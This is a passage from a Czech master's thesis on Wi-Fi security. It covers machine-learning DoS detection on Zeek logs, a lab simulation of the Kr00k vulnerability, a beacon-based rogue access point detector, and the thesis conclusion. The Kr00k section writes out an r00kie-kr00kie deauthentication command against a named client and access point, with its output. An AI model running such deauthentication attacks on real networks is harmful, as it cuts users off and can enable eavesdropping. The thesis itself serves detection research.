Na obr. 4.8 jsou zobrazeny úspěšnosti jednotlivých predikčních modelů, které byly vytvořeny nad větším množství dat. K vytvoření modelů bylo využito přibližně 10 000 záznamů složených z legitimního provozu a provozu obsahující záznamy o DoS útoku. Vstupní data obsahují stejné parametry jako v předchozím případě. Nad vstupními daty byla provedena analýza, záznamy označené labelem „0“ jsou složeny z *průměrné doby spojení* o průměrné hodnotě 0,409 s, *odstupu* o průměrné hodnotě 6460,017 a *duration* o průměrné hodnotě 0,723 s. Záznamy označené labelem „1“, označující provoz obsahující DoS útok, jsou složeny z *průměrné doby spojení* o průměrné hodnotě 185 µs, *odstupu* o průměrné hodnotě 156,746 a *duration* o průměrné hodnotě 2,987 µs.



Obr. 4.8: Porovnání vybraných modelů strojového učení nad více daty.

Aby bylo možné vytvořený model nasadit do experimentálního prostředí ve formě python skriptu, je nutné provést export tohoto modelu, viz výpis 4.22. Na základě získaných výsledků při trénování algoritmů strojového učení s učitelem, byl k exportu vybrán model *knn*.

Výpis 4.22: Export vytvořeného modelu strojového učení.

```
1 pickle.dump(model, open('model.sav', 'wb'))
```


K nasazení natrénovaného modelu je třeba nejprve získat data, nad kterými bude provedena predikce. Tyto data jsou získávány z logu IDS Zeek *conn.log*. Aby algoritmus vytvářel predikce v reálném čase je ve skriptu, kde je model nasazen, využito obslužného programu příkazového řádku *tail* v cyklu, viz výpis 4.23.

Výpis 4.23: Využití obslužného programu příkazového řádku tail.

```
1 tail("-f", "/usr/local/zeek/logs/current/conn.log", _iter=True)
```

Při testování natrénovaného modelu byl na straně klienta spuštěn generátor síťového provozu [48]. Generátor navštěvuje HTTP a HTTPS webové stránky z definovaného listu webových stránek. Zároveň bylo využito IDS Zeek k logování generovaného provozu (včetně označení provozu na základě vytvořených rovnic, viz kapitola 4.5). Tento log (*conn.log*) byl využíván skriptem pro predikci s natrénovaným modelem. V reálném čase tak dochází ke zpracování dat získaných z logu, tyto data jsou vložena do predikčního modelu, kde je vytvořena predikce, která je vypsána do terminálového okna, ukázka predikce viz výpis 4.24. Predikovaný útok DoS reprezentuje label „1“ a běžný provoz label „0“ (řádek 8 a 17). Na základě zachyceného provozu byla vytvořena statistika.

Celkem bylo zachyceno 2 426 paketů, z toho DoS tvořilo 477 paketů, ale zachyceno bylo pouze 456 paketů. Skutečná úspěšnost natrénovaného je přibližně 95,6 %. V případě legitimního provozu byl průměrný *duration* jednotlivých spojení přibližně 3,42 s, v případě DoS 27,2 µs. Jelikož jsou v systému Zeek na provoz aplikovány rovnice z kapitoly 4.5, vyplývá z rovnice 4.3 proměnlivost jednotlivých spojení v čase. V případě DoS vychází procentuální hodnota změny délky spojení na 41,5345 zatímco legitimní provoz má průměrnou procentuální hodnotu změny délky spojení 28539,48. Na obr. 4.9 je graficky znázorněn princip aplikace strojového učení s učitelem na data získaná z logu.



Obr. 4.9: Diagram aplikace strojového učení s učitelem.

Výpis 4.24: Využití modelu strojového učení.

```
1  ts: 1589650796.929815
2  prumerna doba spojeni: 28.958090
3  odstup: 32984.264399
4  duration: 0.000005
5  popisek: ---------
6  IP zdrojova: 192.168.1.11
7  IP cilova: 192.168.1.237
8  [0]
9
10 ts: 1589650796.929803
11 prumerna doba spojeni: 0.000011
12 odstup: 146.353098
13 duration: 0.000006
14 popisek: ***DoS***
15 IP zdrojova: 192.168.1.11
16 IP cilova: 192.168.1.237
17 [1]
```

Detekce anomálií pomocí strojového učení bez učitele


Jednou z dalších technik detekce bezpečnostního incidentu je využití strojového učení bez učitele. Tato technika pracuje nad samotnými daty bez jejich značkování. K realizaci bylo využito modulu *scikit-learn*, který podporuje i tento přístup. Vybraný model *OneClassSVM* využívá ke svému nastavení mj. definování jádra a koeficientu jádra. V experimentálním testování se za nejlepší nastavení parametrů považuje nastavení, viz výpis 4.25. V nastavení je využito *polynomiálního* jádra (rbf) s koeficientem *gamma* 0,01, které slouží k proložení jednotlivých bodů polynomem.

Dále byla nastavena tolerance, při které dojde k zastavení pozměňování koeficientů polynomu. Dále byl nastaven koeficient *nu*, který značí horní hranici frakce tréninkových chyb a dolní hranici frakce podpůrných vektorů, na hodnotu 0,5.

Výpis 4.25: Vytvoření modelu strojového učení bez učitele.

```
clf = svm.OneClassSVM(nu=0.5, kernel="poly", gamma=0.01,
    tol=0.0000000000001)
```

Po nasazení modelu na vstupní data dochází k detekování útoku za pomocí nastavených parametrů, viz obr. 4.10. Oblast vyznačená červeně označuje zprávy, které byly rozpoznány jako anomálie v síťovém provozu. Tato oblast se „vymyká“ běžnému provozu z důvodu velmi krátkého trvání spojení *duration* a krátkého odstupu (viz rovnice 4.3) mezi jednotlivými spojeními. Tato technika však není schopna predikce pouze aplikuje vybraný model na vybrána data.




Obr. 4.10: Detekce anomálií v síťovém provozu pomocí strojového učení.

4.7 Simulace útoku Kr00k a jeho detekce

Útok Kr00k souvisí s dříve nalezeným útokem a zranitelností KRACK. Bezpečnostní chyba jakou je Kr00k s označením (CVE-2019-15126), využívá zranitelnosti kdy se k šifrování části komunikace používá šifrovací klíč s nulovou hodnotou. Tato chyba se vyskytuje jak při využití WPA2-Personal, tak i WPA2-Enterprise. Převážně se

tato chyba týká Wi-Fi čipů společností Broadcom a Cypress, u dalších společností jako Qualcomm, Realtek a dalších zranitelnost nebyla objevena.

Zranitelnost se projevuje ve chvíli, kdy dochází k ukončení spojení, například při slabém signálu nebo při přechodu k jinému přístupovému bodu. Když dojde k ukončení spojení, podklíč TK (Temporary key) je smazán z paměti a místo něj jsou nastaveny samé nuly. Toto není chyba pokud se po ukončení spojení nepřenášejí žádná data. U Wi-Fi čipů Broadcomm a Cypress se ale zprávy posílají dále i po ukončení spojení, protože zůstaly v bufferu. Jsou tak šifrována nulovým klíčem. Jelikož je samotné ukončení spojení možné vyvolat manuálně, je možné i odposlechnout přenášená data. Znázorněná zranitelnost viz obr. 4.11. Dokumentace k zranitelnosti od společnosti ESET se nachází zde [49].



Obr. 4.11: Znázornění zranitelnosti Kr00k.

Útok je simulovaný pomocí nástroje r00kie-kr00kie, který je dostupný na [50]. Na výpisu 4.26 je zobrazen příkaz k provedení deautentizace zařízení od přístupového bodu. K provedení útoku je nutné definovat *rozhraní* (wlan0), *MAC adresu klienta* (c0:d3:c0:dc:b8:53), *BSSID* (04:d9:f5:ed:7b:a8) a *kanál* (13). Nástroj následně opakovaně posílá 5 deautentizačních paketů k deautentizaci klienta od sítě dokud se zařízení nedeautentizuje. V případě simulovaného testování, zda je zařízení zranitelné na útok Kr00k, byl použit jako klientská stanice mobilní telefon *Samsung Galaxy A5* (c0:d3:c0:dc:b8:53). I přes odeslání 250 deautentizačních paketů se nástroji nepodařilo nalézt pakety, které jsou šifrované nulovým klíčem. Z toho lze usoudit, že zařízení není na tuto chybu zranitelné.

Výpis 4.26: Použití nástroje r00kie-kr00kie k deautentizaci zařízení.

```
python3 r00kie-kr00kie.py -i wlan0 -b 04:d9:f5:ed:7b:a8 -c c0:d3:c0:dc:b8:53
    -l 13

[*] Send 5 deauth packets to: c0:d3:c0:dc:b8:53 from: 04:d9:f5:ed:7b:a8
[*] Send 5 deauth packets to: c0:d3:c0:dc:b8:53 from: 04:d9:f5:ed:7b:a8
[*] Send 5 deauth packets to: c0:d3:c0:dc:b8:53 from: 04:d9:f5:ed:7b:a8
```

Jelikož nástroj využívá deautentizační pakety k provedení útoku, lze tyto pakety zachytit pomocí skriptu popsaném v podkapitole 4.4 a využít část skriptu k detekci deautentizačních paketů. Výpis 4.27 zobrazuje použití skriptu na detekci deautentizace a zachycené deautentizační pakety poslané pomocí nástroje r00kie-kr00kie.

Výpis 4.27: Zachycení deautentizačních rámců pomocí skriptu, útok Kr00k.

```
root@kali:/home/student/Plocha/deauth# python3 script_deauth.py -b
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
```


4.8 Rouge AP a jeho detekce

Mezi nejčastější útoky bezdrátových sítí patří útok *RougeAP* [28, 51], detekce tohoto útoku je problematická. Existuje několik metod, pomocí kterých lze detekci provádět [51, 52]. Klíčové k rozpoznání *RougeAP* je sledování parametrů vyskytujících se v síti. K existenci je nutné, aby se v síti vyskytovaly minimálně dvě zařízení AP, z nichž jedno bude legitimní a druhé ne. K vytvoření bezdrátové sítě využijí totožný SSID parametr, popřípadě i další parametry bezdrátového provozu (metoda šifrování, kanál, BSSID, apod.) [53].

Všechny tyto parametry se posílají v beacon rámci. Tento rámec je cyklicky generován přístupovým bodem a je pravidelně vysílán do bezdrátové sítě. K experimentálnímu testování bylo využito nástroje Scapy, který umožňuje vytvářet beacon rámce s definovanými parametry, vycházeno z [54]. Pomocí pozměňování jednotlivých parametrů, byly simulovány jednotlivé situace, které mohly nastat. Jednotlivé situace reprezentují *změnu přenosového kanálu*, *změnu BSSID*, *změnu intervalu*, definovaného v beacon rámci, *změna skutečného intervalu*, ve kterém jsou jednotlivé beacon rámce skutečně odesílány a *změna zabezpečení*.

K detekci *RougeAP* byl vytvořen skript *ra.py*, který pracuje v režimu síťové sondy a provádí detekci jednotlivých beacon rámců, které se na síti vyskytují, vývojový diagram viz obr. 4.12.

Při prvním spuštění dojde k vytvoření záznamu validních parametrů, které budou dále porovnávány se síťovým provozem. Mezi nejvíce klíčový parametr patří detekce intervalu, po kterém dochází ke generování dalšího beacon rámce. Výchozí hodnota je



Obr. 4.12: Vývojový digram skriptu k detekci Rouge AP.

nastavena 102,4 ms. I když útočník provede synchronizaci s legitimním AP a nastaví totožné parametry, jako SSID a BSSID a bude rámce generovat v totožném intervalu je stále možné tento útok zachytit. K detekci je využito odchylek od tohoto intervalu, *Rouge AP* však není schopen tuto odchylku predikovat (je vytvořena v závislosti na zatížení legitimního AP a dalších parametrů) [52]. V síti se tak objeví dva totožné

rámce, ale skutečný odstup těchto beacon rámců bude výrazně menší, než definovaný v beacon rámci.

Výpis 4.28 zobrazuje výstup skriptu, kde po spuštění bylo detekováno AP. U tohoto AP byly v návaznosti na *SSID* (z důvodu neměnnosti) uloženy parametry, jako *MAC, SSID, interval, kanál* a *zabezpečení*. Jednotlivé parametry jsou při každém zachycení beacon rámce analyzovány a porovnány s prvotním záznamem k příslušnému SSID. Při experimentálním testování byly tyto parametry měněny a změna byla pomocí skriptu zachycena. Nejvýznamnějším parametrem je interval mezi jednotlivými beacon rámci. V případě, že je zachycen beacon rámec dříve, než uvádí definice intervalu přenášeného v beacon rámci, je provedeno upozornění *Zmena skutecneho intervalu*. Tato událost je zaznamenána od řádku 12, kde je definován interval 100 ms mezi jednotlivými beacon rámci, ale rámec byl zachycen již po 7 ms. Stejně tak je provedeno upozornění na změnu zabezpečení, popřípadě MAC adresy.

Výpis 4.28: Výstup vytvořeného skriptu pro detekci RougeAP.

```
1  root@kali:/home/student/Plocha# python3 ra.py
2   Detekovano AP:
3      MAC: 22:22:22:22:22:22
4      SSID: b'testSSID'
5      interval 100 ms
6      kanal: 9
7      zabezpeceni: {'WPA2/802.1X'}
8   Zmena zabezpeceni!
9      predchozi zabezpeceni: {'WPA2/802.1X'}
10     nove zabezpeceni: {'WEP'}
11     u SSID: b'testSSID'
12  Zmena skutecneho intervalu!
13     definovany interval: 100
14     skutecny interval: 7
15     u SSID b'testSSID'
16  Zmena MAC!
17     predchozi MAC: 22:22:22:22:22:22
18     nova MAC: 22:22:22:22:22:33
19     u SSID: b'testSSID'
```

Zvolený přístup se jeví jako efektivní, je schopen detekovat vybrané situace. K detekování změn je však nutné provádět neustálou kontrolu beacon rámců a v případě provedení změny v konfiguraci AP je nutné provést opětovné „naučení“ parametrů sítě. Při prvním spuštění je nutné zajistit, aby proběhlo „naučení“ parametrů legitimního AP. Mezi další metody detekce Rouge AP patří například využití strojového učení. Při detekování změny je vždy nutné provést vyhodnocení změny a na změnu upozornit. Toto upozornění je nutné dále předat klientským stanicím, které mohou být v ohrožení.

Závěr

Cílem této diplomové práce bylo provézt analýzu a popis bezdrátových komunikačních protokolů a jejich bezpečnost. První kapitola byla zaměřena na technický popis nejpoužívanějších standardů IEEE 802.11, z pohledu fyzické, linkové a MAC vrstvy. Druhá kapitola se zaměřovala na poskytovanou bezpečnost u standardů IEEE 802.11a/b/g/n/ac a ax. Popsány byly protokoly jako WEP, WPA, WPA2, WPA3, WPS a IEEE 802.1x a jejich slabiny. Tato kapitola také obsahuje srovnání jednotlivých protokolů z pohledu šifrování, autentizace, na jakých standardech jsou dostupné a kdy byla objevena první zranitelnost.

Kapitola tři se zabývá analýzou zranitelností a hrozeb. V této kapitole jsou popsány vektory útoků na jednotlivé části bezdrátové sítě a na služby bezpečnosti. Jsou popsány nejznámější útoky a zranitelnosti a používané nástroje k testování bezpečnosti bezdrátových sítí a penetračnímu testování. Součástí této kapitoly jsou také nevržené scénáře pro experimentální testování.

V poslední kapitole proběhl výběr zařízení pro sestavení experimentálního síťového zapojení v rámci kterého jsou provedeny definované scénáře. Nejprve je provedeno lámání hesel na protokol WEP a slovníkový útok na protokol WPA. Dále je provedena simulace útoku KRACK. Na základě simulace byla vytvořena metoda, pomocí které lze útok zachytit. Tato metoda je založena na detekci opakující se třetí zprávy ve 4-way Handshaku. Metoda byla implementována ve formě skriptu v režimu síťové sondy s následnou deautentizací.

V další části byla provedena simulace útoku DoS. Na základě simulace tohoto útoku byly vytvořeny rovnice, pomocí kterých lze tento útok zachytit. Vytvořené rovnice byly dále implementovány v IDS systému Zeek, kde byla následně ověřena jejich praktická funkčnost. Výhoda vytvořených rovnic je v tom, že není nutné provádět fázi učení, ale je možné je ihned nasadit, popřípadě pomocí parametrů upravit jejich citlivost. K detekci DoS útoku bylo také využito specifického charakteru útoku. Tento způsob se v rámci experimentálního testování prokázal jako účinný.

Jako další způsob detekce anomálií bylo využito strojového učení s učitelem i strojového učení bez učitele. V této práci byla anomálie vyvolána útokem DoS. V prvním testování bylo využito strojové učení s učitelem, kde bylo porovnáno více modelů strojového učení z pohledu úspěšnosti naučených modelů. Nejvíce úspěšný model (knn) byl následně exportován a poté využit ve vytvořeném skriptu. Tento model poté v reálném čase přebírá informace z logu vygenerovaného z IDS systému Zeek. Potřebná data jsou následně vložena do naučeného predikčního modelu a vyhodnocena. Úspěšnost tohoto modelu poté v praxi dosahovala 95,6 %. V druhém testování bylo využito strojového učení bez učitele, kde bylo provedeno vyhodnocení anomálií nad vstupními daty.

Dále byla provedena simulace útoku Kr00k. K detekci tohoto útoku bylo využito již vytvořené sondy, v rámci které byl implementován skript sloužící k detekci deautentizačních paketů, na kterých je tento útok založen.

V poslední fázi experimentálního testování byla navržena a implementována detekce Rouge AP. Detekce tohoto útoku byla založena na aktivním odposlechu síťového provozu (umístěno v rámci skriptu na síťové sondě). K detekci byly využívány relevantní parametry přenášené pomocí beacon rámce. Metoda je převážně postavena na periodicitě vysílání beacon rámců jednotlivých přístupových bodů, kterou naruší beacon rámec falešného AP.

Velkou výhodou a zároveň nevýhodou bezdrátových sítí je jejich volné šíření prostorem. Nedílnou součástí zabezpečení je zodpovědnost na straně uživatele ve formě adekvátně nastavených a využívaných bezpečnostních požadavků. Pro celkové zabezpečení je vhodné nastavení a podporování nejsilnější úrovně zabezpečení spojené s využíváním detekčních systémů IDS/IPS. Mimo IDS/IPS systémů je také vhodné implementovat mechanismy využívající strojového učení provádějící detekci anomálií vyskytujících se v síťovém provozu.

Literatura

[1] KHAN, Abbas Ali, Mohammad HANIF ALI, Chandan DEBNATH, A K M Fazlul HAQUE a JABIULLAH. *A Detailed Exploration of Usability Statistics and Application Rating Based on Wireless Protocols* [online]. 2020 [cit. 2020-05-27].

[2] DURAIRAJ, M. a J. HIRUDHAYA MARY ASHA. Interoperability in Smart Living Network-A Survey. *International Conference on Communication, Computing and Electronics Systems* [online]. Singapore: Springer Singapore, 2020, 2020-03-05, , 69-79 [cit. 2020-05-27]. Lecture Notes in Electrical Engineering. DOI: 10.1007/978-981-15-2612-1_7. ISBN 978-981-15-2611-4.

[3] AUSAF, Asfund, Mohammad Zubair KHAN, Muhammad Awais JAVED a Ali Kashif BASHIR. WLAN Aware Cognitive Medium Access Control Protocol for IoT Applications. *Future Internet* [online]. 2020, **12**(1) [cit. 2020-05-27]. DOI: 10.3390/fi12010011. ISSN 1999-5903.

[4] KIRAN, M. P. R. S. a P. RAJALAKSHMI. Saturated Throughput Analysis of IEEE 802.11ad EDCA For High Data Rate 5G-IoT Applications. *IEEE Transactions on Vehicular Technology* [online]. 2019, **68**(5), 4774-4785 [cit. 2020-05-27]. DOI: 10.1109/TVT.2019.2903890. ISSN 0018-9545.

[5] RAMOTSOELA, Daniel, Adnan ABU-MAHFOUZ a Gerhard HANCKE. A Survey of Anomaly Detection in Industrial Wireless Sensor Networks with Critical Water System Infrastructure as a Case Study. *Sensors* [online]. 2018, **18**(8) [cit. 2020-05-27]. DOI: 10.3390/s18082491. ISSN 1424-8220.

[6] KELARESTAGHI, Kaveh B., Mahsa FORUHANDEH, Kevin HEASLIP a Ryan GERDES. *Survey on Vehicular Ad Hoc Networks and Its Access Technologies Security Vulnerabilities and Countermeasures* [online]. 2019 [cit. 2020-05-27].

[7] KALNIŅŠ, Rūdolfs, Jānis PURIŅŠ a Gundars ALKSNIS. Security Evaluation of Wireless Network Access Points. *Applied Computer Systems* [online]. 2017, **21**(1), 38-45 [cit. 2020-05-27]. DOI: 10.1515/acss-2017-0005. ISSN 2255-8691.

[8] VANHOEF, Mathy a Frank PIESSENS. Key Reinstallation Attacks. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* [online]. New York, NY, USA: ACM, 2017, 2017-10-30, , 1313-1328 [cit. 2020-05-27]. DOI: 10.1145/3133956.3134027. ISBN 9781450349468.

[9] VANHOEF, Mathy a Eyal RONEN. *Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd* [online]. [cit. 2020-05-27]. Dostupné z: https://papers.mathyvanhoef.com/dragonblood.pdf

[10] IEEE Standard for Information technology-Telecommunications and information exchange between systems Local and metropolitan area networks-Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. *IEEE Std 802.11-2016 (Revision of IEEE Std 802.11-2012)* [online]. 2016, , 1-3534 [cit. 2020-05-28]. DOI: 10.1109/IEEESTD.2016.7786995.

[11] GAST, Matthew. *802.11 Wireless Networks the Definitive Guide* [online]. 2. O´REILLY, 2005 [cit. 2020-05-27]. ISBN 0596100523.

[12] 802.11ac: The Fifth Generation of Wi-Fi. *CISCO* [online]. 2018 [cit. 2019-11-19]. Dostupné z: https://www.cisco.com/c/dam/en/us/products/collateral/wireless/aironet-3600-series/white-paper-c11-713103.pdf

[13] 802.11ax: Co je to Wi-Fi 6? *TP-Link* [online]. [cit. 2019-11-19]. Dostupné z: https://www.tp-link.com/cz/wifi6/

[14] WiFi IEEE 802.11ax podrobněji. *Kvalitní internet* [online]. 2018 [cit. 2019-11-19]. Dostupné z: https://kvalitni-internet.cz/zavratna-rychlost-vysoky-vykon-velka-odolnost-proti-ruseni-novy-wifi-standard-ieee-80211ax-je-tady

[15] AFAQUI, M. Shahwaiz, Eduard GARCIA-VILLEGAS a Elena LOPEZ-AGUILERA. IEEE 802.11ax: Challenges and Requirements for Future High Efficiency WiFi. *IEEE Wireless Communications* [online]. 2017, **24**(3), 130-137 [cit. 2020-05-28]. DOI: 10.1109/MWC.2016.1600089WC. ISSN 1536-1284.

[16] JAISINGHANI, Dheryta. Tutorial on IEEE 802.11 - MAC Protocols and Frames. *SlideShare* [online]. [cit. 2019-12-17]. Dostupné z: https://www.slideshare.net/DherytaJaisinghani/tutorial-on-ieee-80211-mac-protocols-and-frames

[17] 802.11 MAC Series: Basics of MAC Architecture — Part 1 of 3. *CWNP* [online]. 01/08/2016 [cit. 2019-11-19]. Dostupné z: https://www.cwnp.com/802.11-mac-series-ndash-basics-mac-architecture-ndash-part-1-3/#Id2

[18] 802.11 MAC Series: Basics of MAC Architecture — Part 2 of 3. *CWNP* [online]. 02/03/2016 [cit. 2019-11-26]. Dostupné z: https://www.cwnp.com/802.11-mac-series-ndash-basics-mac-architecture-ndash-part-2-3/

[19] Reprise of IEEE 802.11 s MMPDU Structure. *Flylib.com* [online]. [cit. 2019-12-17]. Dostupné z: https://flylib.com/books/en/2.799.1.35/1/

[20] WLAN - Frame Structure. *ShareTechnote* [online]. [cit. 2019-12-17]. Dostupné z: http://www.sharetechnote.com/html/WLAN_FrameStructure.html

[21] 802.11 MAC Frame Decoding. *The MathWorks, Inc.* [online]. [cit. 2019-11-26]. Dostupné z: https://www.mathworks.com/help/wlan/examples/802-11-mac-frame-decoding.html

[22] Wireless Security Protocols: WEP, WPA, WPA2, and WPA3. *NetSpot* [online]. [cit. 2019-11-19]. Dostupné z: https://www.netspotapp.com/wifi-encryption-and-security.html

[23] KUMKAR, Vishal, et al. *Vulnerabilities of Wireless Security protocols (WEP and WPA2).* International Journal of Advanced Research in Computer Engineering & Technology (IJARCET), 2012, 1.2: 34-38.

[24] Wireless Security Protocols: WEP, WPA, WPA2 and WPA3. *CyberPunk* [online]. [cit. 2019-12-17]. Dostupné z: https://www.cyberpunk.rs/wireless-security-protocols-wep-wpa-wpa2-and-wpa3

[25] ARASH HABIBI LASHKARI, MIR MOHAMMAD SEYED DANESH a Behrang SAMADI. A survey on wireless security protocols (WEP, WPA and WPA2/802.11i). *2009 2nd IEEE International Conference on Computer Science and Information Technology* [online]. IEEE, 2009, 2009, , 48-52 [cit. 2019-12-17]. DOI: 10.1109/ICCSIT.2009.5234856. ISBN 978-1-4244-4519-6.

[26] JYH-CHENG CHEN a YU-PING WANG. Extensible authentication protocol (EAP) and IEEE 802.1x: tutorial and empirical experience. *IEEE Communications Magazine* [online]. 2005, **43**(12), supl.26-supl.32 [cit. 2020-05-28]. DOI: 10.1109/MCOM.2005.1561920. ISSN 0163-6804.

[27] ADNAN, Abdillahi Hassan, Mohamed ABDIRAZAK, A.B.M Shamsuzzaman SADI, Towfique ANAM, Sazid Zaman KHAN, Mohammed Mahmudur RAHMAN a Mohamed Musse OMAR. A comparative study of WLAN security protocols: WPA, WPA2. *2015 International Conference on Advances in Electrical Engineering (ICAEE)* [online]. IEEE, 2015, 2015, , 165-169 [cit. 2019-12-18]. DOI: 10.1109/ICAEE.2015.7506822. ISBN 978-1-4673-9695-0.

[28] Guo, Rui. (2019). Survey on WiFi infrastructure attacks. International Journal of Wireless and Mobile Computing. 16. 97. 10.1504/IJWMC.2019.099026.

[29] VANHOEF, Mathy. Key Reinstallation Attacks: Breaking WPA2 by forcing nonce reuse. *Key Reinstallation Attacks* [online]. KU Leuven, 2017 [cit. 2019-11-26]. Dostupné z: https://www.krackattacks.com/

[30] *Aircrack-ng* [online]. [cit. 2019-12-08]. Dostupné z: https://www.aircrack-ng.org/

[31] *Source forge: AirSnort* [online]. [cit. 2019-12-08]. Dostupné z: https://sourceforge.net/projects/airsnort/

[32] *Wireshark* [online]. [cit. 2019-12-08]. Dostupné z: https://www.wireshark.org/

[33] *Hashcat* [online]. [cit. 2019-12-08]. Dostupné z: https://hashcat.net/hashcat/

